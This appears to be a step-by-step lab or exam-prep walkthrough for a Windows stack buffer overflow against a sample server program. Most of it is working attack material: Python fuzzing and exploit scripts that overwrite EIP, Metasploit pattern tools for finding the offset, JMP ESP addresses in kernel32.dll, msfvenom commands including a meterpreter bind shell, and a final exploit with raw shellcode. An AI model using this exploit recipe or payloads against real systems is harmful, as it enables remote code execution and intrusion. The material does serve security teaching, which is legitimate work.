

1- Prove the Buffer overflow

- Open the program in any debugger and send very long input
- The registers should be filled with the data we sent and EIP point to invalid address

```
#!/usr/bin/python

import socket
import sys
import time

print("[*] Sending evil command to strongPasswordSrv ",sys.argv[1])

payload = b'\x41'*int(sys.argv[1])

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.7.129',80))

s.send(payload)
r = s.recv(1024)
print(r)
s.close()
```

The screenshot displays the Immunity Debugger interface with the following components:

- Title Bar:** BofSample.exe - PID: 12792 - Thread: Main Thread 8796 - x32dbg
- Menu Bar:** File, View, Debug, Tracing, Plugins, Favourites, Options, Help, Dec 21 2023 (TitanEngine)
- Toolbar:** Includes icons for file operations, execution control, breakpoints, memory map, call stack, search, script, and symbols.
- CPU Tab:**
 - Log:** A list of instructions with their addresses and disassembly:
 - 766E9078: 54 push esp
 - 766E9079: C3 ret
 - 766E907A: 0E push cs
 - 766E907B: 006D C3 add byte ptr ss:[ebp-3D],ch
 - 766E907E: 0E push cs
 - 766E907F: 007B C3 add byte ptr ds:[ebx-3D],bh
 - 766E9082: 0E push cs
 - 766E9083: 00CB add bl,c1
 - 766E9085: C3 ret
 - 766E9086: 0E push cs
 - 766E9087: 0013 add byte ptr ds:[ebx],dl
 - 766E9089: C40E les ecx,fword ptr ds:[esi]
 - 766E908B: 0059 C4 add byte ptr ds:[ecx-3C],bl
 - 766E908E: 0E push cs
 - 766E908F: 00AD C40E0009 add byte ptr ss:[ebp+9000EC4],cl
 - 766E9095: C50E lds ecx,fword ptr ds:[esi]
 - 766E9097: 0051 C5 add byte ptr ds:[ecx-3B],dl
 - 766E909A: 0E push cs
 - 766E909B: 0060 C5 add byte ptr ds:[eax-3B],ah
 - Registers:**
 - EAX: 00000000
 - EBX: 00203000
 - ECX: 0019D528
 - EDX: 00000000
 - EBP: 41414141
 - ESP: 0019D4BC
 - ESI: 06FA50B8
 - EDI: 06FA8D30
 - EIP: 41414141
 - Flags:**
 - EFLAGS: 00000246
 - ZF: 1, PF: 1, AF: 0, OF: 0, SF: 0, DF: 0
 - Default (stdcall) Stack:**
 - 1: [esp+4] 41414141
 - 2: [esp+8] 41414141
 - 3: [esp+C] 41414141
 - 4: [esp+10] 41414141
 - 5: [esp+14] 41414141
- Memory Dump:**
 - Address:** esp=0019D4BC "AA"
 - rdata:** 766E9078 kernel32.dll:\$E9078 #E9078
 - Dumps:** Dump 1 through Dump 5 are visible.
 - Watch:** 0019D4BC 41414141
 - Table:** A table with columns Address, Hex, ASCII, and Watch. The hex values are shown in red.

Address	Hex	ASCII	Watch
F7000	14 00 16 00 18 90 C0 77 08 00 0A 00 E0 8F C0 77Aw...	0019D4C0 41414141
F7010	00 00 02 00 24 D9 BF 77 80 79 C2 77 F0 74 C2 77\$Uw.yA	0019D4C4 41414141
F7020	00 00 00 00 30 3A D2 77 50 7C C2 77 40 EC C2 77O:owpYA	0019D4C8 41414141
F7030	00 00 00 00 00 00 00 00 00 7C C2 77 F0 74 C2 77 AY	0019D4CC 41414141
F7040	00 00 00 00 00 4D D2 77 A0 23 C5 77 F0 74 C2 77DMOW #A	0019D4D0 41414141
F7050	80 4C D2 77 D0 4D D2 77 D0 28 C5 77 F0 74 C2 77	.LOWDMOWD(A	0019D4D4 41414141
F7060	10 4D D2 77 D0 4D D2 77 00 00 00 00 00 00 00	.MOWDMOW..	0019D4D8 41414141
F7070	00 00 00 00 57 14 01 E2 46 15 C5 43 A5 FE 00 8Dw...fA	0019D4DC 41414141
F7080	EE E3 D3 F0 06 00 00 00 90 8F C0 77 01 00 00 30	fãö.....A	0019D4E0 41414141
F7090	9A 8B 13 35 96 5D BD 4F 8E 2D A2 44 02 25 F9 3A	...5.]%O.-c	0019D4E4 41414141
F70A0	06 00 01 00 70 8F C0 77 02 00 00 00 E3 28 2F 4Ap.Aw...	0019D4E8 41414141
F70B0	B9 53 41 44 BA 9C D6 9D 4A 4A 6E 38 06 00 02 00	iSADÖ.ö.jjn	0019D4EC 41414141
F70C0	50 8F C0 77 03 00 00 00 76 6C 67 1F E1 80 39 42	P.Aw.....vlg	0019D4F0 41414141
F70D0	95 BB 83 D0 F6 D0 DA 78 06 00 03 00 30 8F C0 77	»..öDÜx...	0019D4F4 41414141
F70E0	04 00 00 00 12 7A 0F 8E B3 BF 8E 4F B9 A5 48 FD	...Z...zë	0019D4F8 41414141
F70F0	50 A1 5A 9A 0A 00 00 00 80 8F C0 77 00 00 00 00	PjZ.....A	0019D500 41414141
F7100	08 00 0A 00 F0 8F C0 77 00 00 00 00 00 00 00	...ö.Aw...	0019D504 41414141
F7110	28 74 BF 77 40 00 00 00 00 00 00 00 00 00 00	(zw@.....	0019D508 41414141
F7120	43 63 46 77 FF FF FF 7C 03 00 00 00 00 00 00	...ö ö ö 77	0019D50C 41414141

2- Find Offset to overwrite the EIP

- Generate random (tool available on kali)

```
(secops@kali)~$ msf-pattern_create -l 120
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9

(secops@kali)~$
```

- Send the generated data to the server

```
#!/usr/bin/python
import socket
import sys
import time

print("[*] Sending evil command to strongPasswordSrv ", sys.argv[1])

#payload = "A"*int(sys.argv[1])
payload = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9"

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(('192.168.7.129',80))

s.send(payload.encode())
r = s.recv(1024)
print(r)
s.close()
```

- Take note of the value in EIP

The screenshot shows a debugger window for BofSample.exe. The CPU register window on the right displays the EIP register with the value 61413561. The main window shows a list of instructions, with the instruction at address 00401140 highlighted: jmp bofsample.407B0A.

- Use the script below to find the exact offset


```
(secops@kali)~$ msf-pattern_offset -l 120 -q 61413561
[*] Exact match at offset 16
```

3- Find JMP ESP/CALL ESP

- Use the script findjmp.exe
- This is valid only if the system does not have ASLR enable (which should be the case for the exam)

```
C:\00-bof>findjmp.exe kernel32.dll esp

Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32.dll for code useable with the esp register
0x7666865F      push esp - ret
0x7666CD5F      push esp - ret
0x7666CE37      push esp - ret
0x766E9078      push esp - ret
0x76701151      push esp - ret
Finished Scanning kernel32.dll for code useable with the esp register
Found 5 usable addresses
```



4- Generate Shell code With MSFVenom

```
msfvenom -p windows/messagebox TEXT=hello TITLE=hello -b "\x00\x0a\x0d" -f python --var-name shellCode
```

```
msfvenom -p windows/meterpreter/bind_tcp LPORT=4444 EXITFUNC=thread -a x86 --platform windows -b "\x00" -f python --var-name shellcode
```

5- Insert the generated payload in python script

```
print("[*] Sending evil command to strongPasswordSrv ")
EIP_VALUE = b"\x78\x90\x6E\x76" #0x766E9078

#Message box
shellCode= b"\x33\xc9\x64\x8b\x49\x30\x8b\x49\x0c\x8b"
shellCode += b"\x49\x1c\x8b\x59\x08\x8b\x41\x20\x8b\x09"
shellCode += b"\x80\x78\x0c\x33\x75\xf2\x8b\xeb\x03\x6d"
shellCode += b"\x3c\x8b\x6d\x78\x03\xeb\x8b\x45\x20\x03"
shellCode += b"\xc3\x33\xd2\x8b\x34\x90\x03\xf3\x42\x81"
shellCode += b"\x3e\x47\x65\x74\x50\x75\xf2\x81\x7e\x04"
shellCode += b"\x72\x6f\x63\x41\x75\xe9\x8b\x75\x24\x03"
shellCode += b"\xf3\x66\x8b\x14\x56\x8b\x75\x1c\x03\xf3"
shellCode += b"\x8b\x74\x96\xfc\x03\xf3\x33\xff\x57\x68"
shellCode += b"\x61\x72\x79\x41\x68\x4c\x69\x62\x72\x68"
shellCode += b"\x4c\x6f\x61\x64\x54\x53\xff\xd6\x33\xc9"
shellCode += b"\x57\x66\xb9\x33\x32\x51\x68\x75\x73\x65"
shellCode += b"\x72\x54\xff\xd0\x57\x68\x6f\x78\x41\x01"
shellCode += b"\xfe\x4c\x24\x03\x68\x61\x67\x65\x42\x68"
shellCode += b"\x4d\x65\x73\x73\x54\x50\xff\xd6\x57\x68"
shellCode += b"\x72\x6c\x64\x21\x68\x6f\x20\x57\x6f\x68"
shellCode += b"\x48\x65\x6c\x6c\x8b\xc5\x57\x51\x57"
shellCode += b"\xff\xd0\x57\x68\x65\x73\x73\x01\xfe\x4c"
shellCode += b"\x24\x03\x68\x50\x72\x6f\x63\x68\x45\x78"
shellCode += b"\x69\x74\x54\x53\xff\xd6\x57\xff\xd0"

payload = b'\x90'*16 + EIP_VALUE + b'\x90'*64 + shellCode
#payload = bytearray.fromhex(payload)

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.7.129',80))

s.send(payload)
r = s.recv(1024)
print(r)
s.close()
```

6- Run the final Exploit (Here the payload is msgbox but it could be a shell)

